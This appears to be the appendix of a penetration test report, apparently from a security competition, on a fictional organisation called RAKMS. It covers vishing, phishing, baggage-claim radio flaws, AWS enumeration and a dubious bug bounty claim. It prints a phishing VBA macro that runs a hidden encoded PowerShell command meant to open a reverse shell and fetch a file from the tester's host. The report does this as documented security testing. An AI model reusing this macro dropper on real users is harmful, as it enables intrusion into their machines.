Finals-XX engaged RAKMS's Helpdesk department through a vishing call during a social engineering exercise. The goal was to extract any information that could be beneficial in other areas during this engagement. Fortunately, it was very challenging for Finals-XX to acquire sensitive information from the Helpdesk caller that was targeted. The Helpdesk caller asked clear and concise questions to identify the person calling for support. However, it is recommended by Finals-XX for Helpdesk employees to ask for identification of the person calling immediately. The call lasted longer than it should have, allowing Finals-XX to gain valuable information on the specific questions they were asking. Overall, the Helpdesk is proficient in not allowing sensitive information to extracted by malicious callers.

Phishing Email

During the engagement, Finals-XX had the opportunity to send a phishing email to a designated target with the email pcalder@corp.kkms.local. Since Finals-XX did not have prior access to RAKMS's domain, the email was sent through a Microsoft Exchange Server on an RAKMS system via SMTP. Finals-XX uncovered a vulnerability within the Microsoft Exchange Server which made this possible. An excel document with a macro that would run a malicious PowerShell script once the excel document was opened and macros were enabled. Finals-XX did not receive a connection for a reverse shell to take place. Likewise, the text file was not requested by the target user's machine.

The following PowerShell command allowed Finals-XX to impersonate a valid email user to send an email with the malicious excel document.

Inside the macro was a base64 encoded PowerShell script that would be executed once the target opened the document and enabled macros. The PowerShell script would attempt to obtain a reverse shell and retrieve a text file over a Python web server from a Finals-XX computer.

```
Sub MyMacro()
Dim Str As String

Str = Str + "powershell -Windowstyle Hidden -e [illegible]"
Str = Str + "[illegible]"
Str = Str + "[illegible]"
Str = Str + "[illegible]"
Str = Str + "[illegible]"
Str = Str + "[illegible]"
Str = Str + "[illegible]"
Str = Str + "[illegible]"
Str = Str + "[illegible]"
Str = Str + "[illegible]"
Str = Str + "[illegible]"
Str = Str + "[illegible]"


CreateObject("Wscript.Shell").Run Str
End Sub

Sub create_text_file()
Dim fld As Object
Set fld = CreateObject("Scripting.FileSystemObject")

Dim myFile As Object
Set myFile = fld.CreateTextFile("C:\Users\Public\Documents\evidence.txt", True)

End Sub

Sub write_text_file()
    Open "C:\Users\Public\Documents\evidence.txt" For Output As #1
        Write #1, "This is proof of execution of a malicious vba macro from a phishing email"
    Close #1

End Sub

Sub get_request()
Set objHTTP = CreateObject("MSXML2.ServerXMLHTTP")
Url = "http://10.0.254.201:8000/evidence.txt"
objHTTP.Open "GET", Url, False
objHTTP.setRequestHeader "User-Agent", "Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.0)"
objHTTP.send ""
```

Appendix B: Methodologies

Penetration Testing Phases

These six phases are the model by which we conduct our penetration tests. They provide accountability and robustness in testing procedures. This ensures that the highest cost to value ratio is achieved while providing an excellent product to the client.

OWASP Top 10


The OWASP Top 10 are the ten most commonly found vulnerabilities found in web applications. All web applications are tested against these vulnerabilities at a minimum to ensure that the most vulnerabilities are discovered on each system.

OWASP Top 10 - 2022	
1. Broken Access Control	2. Cryptographic Failures
3. Injection	4. Insecure Design
5. Security Misconfiguration	6. Vulnerable and Outdated Components
7. Identification and Authentication Failures	8. Software and Data Integrity Failures

9. Security Logging and Monitoring Failures	10. Server-Side Request Forgery (SSRF)

Appendix C: Attack Paths

The following chart shows the most likely attack paths for an adversary based on our findings report. There are two paths discovered to completely compromise the network and another separate vector to compromise the corporate workstations.



Appendix D: Technical Findings Legend

Finding RAKMSXXX: Vulnerability Name	
Affected Hosts	*Targets/affected systems*
CVSS: *#.# | Rating*	**Likelihood:** ***Low | Medium | High*** *Notes about the likelihood of exploitation, including the difficulty, credentials needed, etc.* **Technical Impact: Low | Medium | High** *Notes about the effect on RAKMS's systems and infrastructure if this vulnerability is exploited, including access gained, or damage to systems done.*
Vulnerability Description	*A description of how the vulnerability works and what it allows an attacker to do.*
Business Impact	*A description of the negative effects to RAKMS from a business standpoint.*
Requirements to exploit	*A list of requirements that may include tools, credentials needed, internal access, etc.*
Remediation	*General steps to correct any deficiencies specific to this instance of the exploit.*
References	*Optional materials for additional reading.*
Proof of Concept *A detailed, concise set of steps to reproduce the vulnerability as proof of exploitation.* **Screenshots go here**	

Appendix E: Baggage Claim

Our team was tasked with identifying potential vulnerabilities with the RAKMS baggage claim system using radio technologies. This involved capturing radio communications for the baggage claim control system (pictured below), analyzing those signals and assessing the wireless system. Our team has identified several potential vulnerabilities that may be present in the system.

One vulnerability present in the protocol is the lack of a timestamp field in the message packets. This renders the baggage claim system vulnerable to replay attacks. An attacker may record a message sending a "stop" command and replay the command. Since there are no timestamps in the message, the baggage claim system has no way to verify that the command was recently sent. This allows the attacker to use the same recorded command repeatedly to control the baggage claim system. The vulnerability may be remediated by including a timestamp field in the packet header and only accepting messages that have been recently sent.

The baggage claim system is also vulnerable to masquerade attacks. The protocol defines an "identicode" field which is used to authenticate the transmitter and prevent unauthenticated parties from controlling the system. However, the message packet is not signed or encrypted with the identicode. An attacker may easily use a false identicode to masquerade as a known transmitter to control the baggage claim system. This may be remediated by signing the packet with a private key using an asymmetric encryption system, so that the message integrity and transmitter's identity may be validated using its public key.

A third vulnerability identified by our team was the potential for Denial of Service (DoS) attacks. This exploit would disable the wireless capabilities of the Baggage Claim by flooding the receiver with message packets. An attack would simply need to bring a transmitter within range of the Baggage Claim and begin transmitting a high rate of message packets, significantly slowing or preventing authentic messages from being received. This may be remediated by increasing physical security measures to detect and prohibit devices that may interfere with the receiver. Additional methods include using directional transmission and receiver equipment or increasing the power of the transmitter.

Appendix F: AWS Environment

During the engagement, RAKMS asked our team to reevaluate their AWS Cloud environment and check for findings again. Our team was able to enumerate and access some public facing assets as well as some AWS roles and users. This appendix will be an overview of all the data enumerated during the engagement as well as any concerns our team has with the environment.

Below is a list of the users enumerated on the AWS environment:

- s3-logging-user
- 2023_specialteams_dan
- 2023_specialteams_tim
- ctf-starting-user-0 – 29

The s3-logging-user has special permissions to manage and view the logging s3 buckets and interact with them.

The 2023_speacailteams_dan account had multiple Full Access policies given to it and is assumed to be an admin on the system. Having only one account with Full Access policies is good practice and our team commends the RAKMS' AWS management team on this.


The ctf-starting-user-# account has 30 different users numbered zero through twenty-nine.

Below is a list of the enumerated roles in the AWS environment:

- AWS-QuickSetup-StackSet-Local-AdministrationRole
- AWS-QuickSetup-StackSet-Local-ExecutionRole
- AWSBackupDefaultServiceRole
- AWSServiceRoleForAutoScaling
- AWSServiceRoleForAWSLicenseManagerRole
- AWSServiceRoleForCloudWatchEvents
- AWSServiceRoleForECS
- AWSServiceRoleForIPAM
- AWSServiceRoleForOrganizations
- AWSServiceRoleForServiceQuotas
- AWSServiceRoleForSupport
- AWSServiceRoleForTrustedAdvisor
- AWSServiceRoleForVPCS2SVPN
- dev-barcode-role
- dev-lambda-bar-role
- dev-lambda-role
- dev-s3-role
- dev1-role
- dev2-lambda-role
- dev2-role
- ecsInstanceRole


- flowlogsRole
- lambda-barcode-role
- lambda-map-role
- secrets_viewer
- secret_viewer
- tool-requisition-role
- Veeam-AWS2-VcbSnapshotsRole-7QG9928CBSCG
- Veeam-AWS2-VeeamImpersonationRoleV1-5F2LTAFFZ1C8
- Veeam-AWS2-VeeamInstanceBackupRestoreAccessRoleV1-F9TSECFDZ56M
- Vmimport

The ctf-starting-user-0 account provided to our team for the environment examination was given the SecurityAudit policy permission, which allows the account to view many resources and components in the AWS environment. More information about what access this policy gives can be found on Amazon's AWS documentation website; https://docs.aws.amazon.com/aws-managed-policy/latest/reference/SecurityAudit.html



There were multiple s3 Buckets seen in the environment, however public access was limited to three buckets:

- rakmsbarcode
- rakmstoolrequisition
- rakmslocationservice



```
Pacu (aws:None) > data s3
{
  "Buckets": [
    {
      "CreationDate": "Thu, 11 Jan 2024 03:48:02",
      "Name": "devlog20240111034800353900000002"
    },
    {
      "CreationDate": "Thu, 11 Jan 2024 03:48:02",
      "Name": "kalka-passes20240111034800610800000003"
    },
    {
      "CreationDate": "Thu, 11 Jan 2024 03:48:02",
      "Name": "rakmsbarcode20240111034800721800000004"
    },
    {
      "CreationDate": "Thu, 11 Jan 2024 03:48:02",
      "Name": "rakmslocationservice-logging20240111034800340600000001"
    },
    {
      "CreationDate": "Thu, 11 Jan 2024 03:48:03",
      "Name": "rakmslocationservice20240111034801059700000006"
    },
    {
      "CreationDate": "Thu, 11 Jan 2024 03:48:03",
      "Name": "rakmstoolrequisition-logging20240111034800974900000005"
    },
    {
      "CreationDate": "Thu, 11 Jan 2024 03:48:03",
      "Name": "rakmstoolrequisition20240111034801124200000007"
    }
  ]
}
```


Overall, our team was very impressed with the security measures taken on the AWS environment. There were no privilege misconfigurations we were able to find and exploit, and implementing the AWS specific mitigations mentioned in this report will ensure greater security of the RAKMS AWS environment. We hope this information about the AWS environment is useful to RAKMS.

Appendix G: Bug Bounty

During the penetration testing engagement, it was brought to our team's attention that a bug bounty hunter had made a proposal to RAKMS requesting $50,000 in reward money for finding a vulnerability in the baggage claim webpage. This vulnerability allowed the hunter to access Personally Identifiable Information (PII) data and some boarding passes were provided by the hunter as proof of finding the vulnerability.

After looking into the matter, our team could not find any indication of any customer PII data leaks within the baggage claim system, and inconsistencies within the provided boarding passes undermine the credibility of this bug bounty claim. The most notable issue our team found is that the boarding passes contained flights not listed in the baggage claim system.

Our team concluded that the boarding passes were most likely generated using the insecure public facing Boarding Pass Generator webpage hosted on the AWS infrastructure. This webpage allows for the creation of unauthenticated boarding pass barcodes and is covered in the report under RAKMS009.
However, there is validity to the concerns regarding the baggage claim webpage, and our team recommends the following changes to be made. First, the webpage should require customers to log in to handle any baggage claim situations. Second, the webpage should only show relevant flights to the authenticated customer, and all other flight information should not be viewable. This helps secure both customer information and provides easier navigation to the baggage claim page.

Last Page